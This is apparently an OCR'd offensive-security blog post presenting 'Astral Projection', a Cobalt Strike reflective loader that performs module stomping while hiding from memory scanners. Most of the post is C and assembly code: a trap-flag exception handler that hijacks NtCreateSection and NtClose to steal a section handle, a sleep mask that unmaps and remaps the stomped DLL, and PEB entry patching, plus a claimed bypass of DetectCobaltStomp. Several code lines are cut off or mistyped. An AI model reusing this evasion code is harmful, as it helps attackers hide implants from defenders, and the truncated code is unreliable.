Astral Projection

kuwaitist.github.io/posts/Astral-Projection

April 17, 2026

Introduction

In this blog I am going to show you one-way of doing module stomping that is pretty ideal to avoid most of the IOCs that you'd have with the normal module stomping. Note that this blog would've not been possible without the great course from Alex Reid UDRL-DEV ,Rasta Mouse's great Crystal-Kit project, and the SWAPPALA blog.


The source code of the UDRL can be found here.

Module stomping


Module stomping has been used a lot the past years to avoid private memory (unbacked memory) allocations and having a nice backed dll to live inside of. The attacker will most likely always load the DLL using `LoadLibraryExW` and then stomps the `.text` section of that dll.

Great now the problem of unbacked memory is solved, just to find out you now will have to deal with **MORE** IOCs ….

Pe-sieve



Moneta



Advanced implementations of module stomping where you either encrypt that .text region or restore the original .text by directly copying it from a back up allocation will also be flagged by both memory scanners above, based on Dylan Tran research you will have to deal with *SharedOriginal* and *Shared Working Set* IOCs. Restoring the DLL's real `.text` section doesn't mean that the memory scanner won't know that it was changed just before that. Do check the blog if you're interested knowing further about these IOCs.

Now that we know what we're going against, lets actually talk how solve this. Instead of trying to hide the damage done by our beacon, what if the module was never damaged when the

scanner looks at it ? The idea behind the Astral Projection UDRL is that during sleep, we unload the damaged module instead of fixing it, mapping a fresh DLL immediately.

To pull this off, we need two things … First, we need to get a HANDLE with `SECTION_ALL_ACCESS` that belongs to our '"stomped" dll. Second, we need to have a sleep mask that is capable of unmapping/mapping the beacon while a sleep. The issue is that LoadLibrary API internally uses `NtCreateSection` specifying a HANDLE that isn't `SECTION_ALL_ACCESS`, which we need to make it work, and to make it worse it closes it after using the handle. Let's work on a solution for all of these issues.

VEHing

We will start by setting a VEH to intercept the `NtCreateSection` that is used by the `LoadLibraryExW` API call. We will avoid using HWBP since security solutions are watching them carefully nowadays. Instead we will set a trap flag before the API call to make sure that the VEH handles everything from there on.

setting the trap flag using inline assembly

```
    __asm__ __volatile__ (
".intel_syntax noprefix\n"
"pushfq\n"
"or qword ptr [rsp], 0x100\n"
"popfq\n"
".att_syntax\n"
);
HANDLE hDecoy_dst = KERNEL32$LoadLibraryExW(L"WsmSvc.dll", NULL, DONT_RESOLVE_DLL_REFERENCE
```

Trap flag will trigger `EXCEPTION_SINGLE_STEP` exception on every instruction, so our VEH handler looks for this specific exception code and ignore anything else.

```
LONG VectoredHandleree(PEXCEPTION_POINTERS ExceptionInfo) {
//make sure its from the trap flag
if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP
        //Check that call was from NtCreateSection
                if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)NTDLL$NtCreateSectior
                        //TODO
                }
        }
```

Now when the LoadLibrary call is executed and when it reaches the API `NtCreateSection` the VEH will intervene, now what ? Remember when I told you that the HANDLE created from the

LoadLibrary isn't sufficient because it doesn't give us `SECTION_ALL_ACCESS` ? This API determines what type of a HANDLE the LoadLibrary call gets :

```C++
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(
  [out]          PHANDLE            SectionHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in, optional] POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional] PLARGE_INTEGER     MaximumSize,
  [in]           ULONG              SectionPageProtection,
  [in]           ULONG              AllocationAttributes,
  [in, optional] HANDLE             FileHandle
);
```

The second parameter is where we can specify the type of HANDLE we will receive. Now since the VEH gives us access to the CONTEXT we have the ability to manipulate the register in this case `RDX` (2nd parameter), and asking for `SECTION_ALL_ACCESS` instead . We can edit the **DesiredAccess** like the following :

```
ExceptionInfo->ContextRecord->Rdx = SECTION_ALL_ACCE
```

Now that we made sure that the handle is like how we want it to be, we can move to our next objective, which is to actually obtain that handle cause all we did is, we changed the type of the HANDLE. Recall, the LoadLibrary call upon finishing, it uses `NtClose` to close the HANDLE, this is where we can take our shot and steal it. Just to make it clear, this is the definition of the `NtClose` API :

```C++
__kernel_entry NTSTATUS NtClose(
  [in] HANDLE Handle
);
```

The first parameter of that call will be our HANDLE we've been looking for `$_$`, so we add it to our VEH handler :

```
        if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)NTDLL$NtClose
                //something
        }
}
```

Then we take a copy of that `Rcx` register which is HANDLE :

```
g_SacData->pSacHandle = ExceptionInfo->ContextRecord->R
```

We also need to make sure that `NtClose` doesn't go fully through on closing our HANDLE that we just obtained, by passing `NULL` to the Rcx after saving it.

```
g_SacData->pSacHandle = ExceptionInfo->ContextRecord->R
ExceptionInfo->ContextRecord->Rcx = NULL;
```

This should be all good but what if the `NtCreateSection` API call wasn't the one from our `LoadLibraryExW` maybe it was before even reaching the `LoadLibraryExW`, same story for `NtClose`, we will end up having the wrong handle for some another DLL that we're not even stomping .

To narrow it down and make sure that both APIs are coming from the `LoadLibraryExW` call, we will create a new member in our structure that will set to TRUE only if VEH stopped at `LoadLibraryExW` . Just like how we did with both APIs we are going to create an if statement for `LoadLibraryExW` to populate a member :

```
if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)KERNEL32$LoadLibraryExW

    MSVCRT$printf("[*] Hit LoadLibraryExW, loading the AMMO!\n");
    g_SacData->Loaded = TRUE;
}
```

Now we will only manipulate `NtClose` and `NtCreateSection` if `g_SacData->Loaded = TRUE` :

```
LONG VectoredHandleree(PEXCEPTION_POINTERS ExceptionInfo) {
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP) {



        if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)KERNEL32$LoadLibraryExW

            g_SacData->Loaded = TRUE;

        }


        if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)NTDLL$NtCreateSection)
            if(g_SacData->Loaded) {
                PVOID retAddr = *(PVOID*)ExceptionInfo->ContextRecord->Rsp;
                ExceptionInfo->ContextRecord->Rdx = STATUS_ALL_ACCESS;


            }
        }

        if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)NTDLL$NtClose) {
            if(g_SacData->Loaded) {

                g_SacData->pSacHandle = ExceptionInfo->ContextRecord->Rcx;
                ExceptionInfo->ContextRecord->Rcx = NULL;
                                //stop stepping
                ExceptionInfo->ContextRecord->EFlags &= ~0x100;
                return EXCEPTION_CONTINUE_EXECUTION;
            }
        }

        // keep stepping
        ExceptionInfo->ContextRecord->EFlags |= 0x100;
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
```

Now that we obtained the sacrificial DLL's handle. Let's implement our sleep mask.

Sleep mask

In the sleep mask, we will use Ekko sleep obfuscation technique by 5pider with few extra steps. The normal Ekko sleep obfuscation goal is to encrypt the beacon address before going to sleep. Ours goes further than that by mapping/unmapping the stomped dll, taking the beacon to a private buffer, encrypting/decrypting it and copying the beacon to the fresh DLL. The unmapping will be done using `UnmapViewOfFile` :

```cpp
BOOL UnmapViewOfFile(
  [in] LPCVOID lpBaseAddress
);
```

This will take the handle we got from our VEH function. Unmapping the DLL won't fully unloads it from our process the PEB link and the entries will stay intact, this is why we are not simply using `FreeLibrary`.

Directly after unmapping we will map a fresh DLL using the `MapViewOfFile` :

```cpp
LPVOID MapViewOfFile(
  [in] HANDLE hFileMappingObject,
  [in] DWORD  dwDesiredAccess,
  [in] DWORD  dwFileOffsetHigh,
  [in] DWORD  dwFileOffsetLow,
  [in] SIZE_T dwNumberOfBytesToMap
);
```

The issue is that API takes more than 4 parameters, which isn't supported by the Ekko sleep obfuscation. Luckily this is done before the PICO is flipped to RW so we can work something out.

> A solution for this problem was found by Alex in his course UDRL-DEV supporting up to 10 parameters.

Before starting the sleep obfuscation chain, in the PICO we need to take a copy of the beacon setting in the stomped dll, to restore it in the fresh DLL's upon waking up.

```
g_memory.pBackup = MSVCRT$calloc(1, g_memory.Dll.Size);
NTDLL$memcpy(g_memory.pBackup, g_memory.Dll.BaseAddress, g_memory.Dll.Siz
MSVCRT$printf("[PICO] Moved to the heap\n");
```

The sleep mask will go like this :


- Encrypts the beacon backup
- Unmap the stomped module
- Map a fresh copy using the section handle we got from VEH
- Flip PICO to RW
- Sleep
- Flip PICO to RX
- Decrypt the beacon backup

- Flip the fresh module to RW
- Stomp the module again with the beacon
- Restore sections permissions


This is about all the important changes we did in the mask, to see the full implementation check it out here.

Addressing the PEB

There's one more thing to address. Loading the dll with `LoadLibraryEx` with `DONT_RESOLVE_DLL_REFERENCES` is a bit problematic because of how the `_LDR_DATA_TABLE_ENTRY` entries in the PEB look like for the sacrificial DLL , which was talked about in details by Chetan Nayak. The issue is that the flag `DONT_RESOLVE_DLL_REFERENCES` loads the DLL in memory without calling its entrypoint thus some entries in that table are never populated. Let's look at our DLL when it's not sleeping :



To make this clear, lets also look at a legit dll entries :



We can see almost all of these entries in the legit DLL are different than our sacrificial DLL which makes stick out when the beacon is a wake.

To fix this we're going to create a function that will patch these entries after the sacrificial DLL is loaded. The patch will first use another function that will search NTDLL's `.text` section for a ret instruction to patch **Entrypoint** entry.

```
PVOID find_gadget_ret() {
    HMODULE hNt = KERNEL32$GetModuleHandleA("ntdll.dll");
    PIMAGE_NT_HEADERS NtDll = (PIMAGE_NT_HEADERS)((ULONG_PTR)hNt + ((PIMAGE_DOS_HEADER)hNt)->e_lfane
    PIMAGE_SECTION_HEADER scDll = IMAGE_FIRST_SECTION(NtDll);
    for (int i = 0; i < NtDll->FileHeader.NumberOfSections; i++) {
        if (MSVCRT$strcmp(".text", scDll[i].Name) == 0) {
            PBYTE txtBase = scDll[i].VirtualAddress + (ULONG_PTR)hNt;
            DWORD sizee = scDll[i].Misc.VirtualSize;

            for (DWORD ii = 0; ii < sizee; ii++) {
                if (txtBase[ii] == 0xC3) {
                    return (PVOID)(txtBase + ii);
                }
            }
        }
    }
}
```

Moving on to the entries patching function which will look like this :

```
void fix_peb_entry(PVOID pDll)
{
    PEB_LDR_DATA2 *Ldr = (PEB_LDR_DATA2 *)(*(PVOID **)(__readgsqword(0x60) + 0x18
    LIST_ENTRY *Head  = &Ldr->InLoadOrderModuleList;
    LIST_ENTRY *Entry = Head->Flink;

    for (; Head != Entry; Entry = Entry->Flink) {
        LDR_DATA_TABLE_ENTRY2 *Data = (LDR_DATA_TABLE_ENTRY2 *)Entry;

        if (Data->DllBase == DllBase) {
            Data->EntryPoint            = find_gadget_ret(); //ret from NTDLL
            Data->ImageDll              = 1; // patching with 1 for looks
            Data->LoadNotificationsSent = 1; // patching with 1 for looks
            return;
        }
    }
}
```


This will only be done once, as the unmapping won't affect the PEB entries as explained earlier.

Enough talking Let's see the results :


```
Symbol nt!_PEB_TABLE_LDR_DATA_ENTRY not found.
0:006> dt nt!_LDR_DATA_TABLE_ENTRY 0x1d4c8143990
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x000001d4`c8143e50 - 0x000001d4`c81434d0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x000001d4`c8143e60 - 0x000001d4`c81434e0 ]
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x030 DllBase          : 0x00007ffc`e6ad0000 Void
   +0x038 EntryPoint       : 0x00007ffd`1a4710e0 Void
   +0x040 SizeOfImage      : 0x2b5000
   +0x048 FullDllName      : _UNICODE_STRING "C:\Windows\SYSTEM32\WsmSvc.dll"
   +0x058 BaseDllName      : _UNICODE_STRING "WsmSvc.dll"
   +0x068 FlagGroup        : [4]  "???"
   +0x068 Flags            : 0xa2cc
   +0x068 PackagedBinary   : 0y0
   +0x068 MarkedForRemoval : 0y0
   +0x068 ImageDll         : 0y1
   +0x068 LoadNotificationsSent : 0y1
```

We can take this a step further and use DetectCobaltStomp, which looks for these IOCs regarding the unpopulated entries :

before



after



We have successfully bypassed the scanner !

Unwind info

There is one more IOC that is worth mentioning, the beacon unwind info. When we stomp the DLL the `.pdata` section will still have the original DLLs exception entries therefore the API call executed from beacon will have truncated call stack because it can't unwind properly. Fixing this issue is outside the objective of this blog. The fix was done perfectly by Alex's course, eliminating the truncated call stack issue.

Results

0:00

Conclusion

The project aimed to make the usage of `LoadLibraryExW` cleaner, by eliminating the known IOCs that memory scanners usually picks. The project won't deal with static signatures regarding the actual beacon and cobalt strike, its up to the reader to figure that one out. If you're interested to take this even further than avoiding the `LoadLibraryExW` API, maximizing your evasion tradecraft you need to check out UDRL-DEV, like for real !

Credits

Thanks for all of these amazing BLOGs that played a big role into building the **Astral Projection** UDRL

- https://oldboy21.github.io/posts/2024/05/swappala-why-change-when-you-can-hide/
- https://bruteratel.com/release/2023/03/19/Release-Nightmare/
- https://dtsec.us/2023-11-04-ModuleStompin/
- https://github.com/rasta-mouse/Crystal-Kit/tree/main
- https://oblivion-malware.xyz/posts/advanced-module-stomping-heap-stack-enc/

Recently Updated

- Astral Projection: Advanced Module Stomping

- ASYNC BOFs: When you just can't wait
- Patching Crystal Palace: bypassing detection
- Havoc C2 Redirector
- Offensive Development Practitioner Certification (ODPC) WKL - Review

Trending Tags

Red team Malware devolopment

Contents

Further Reading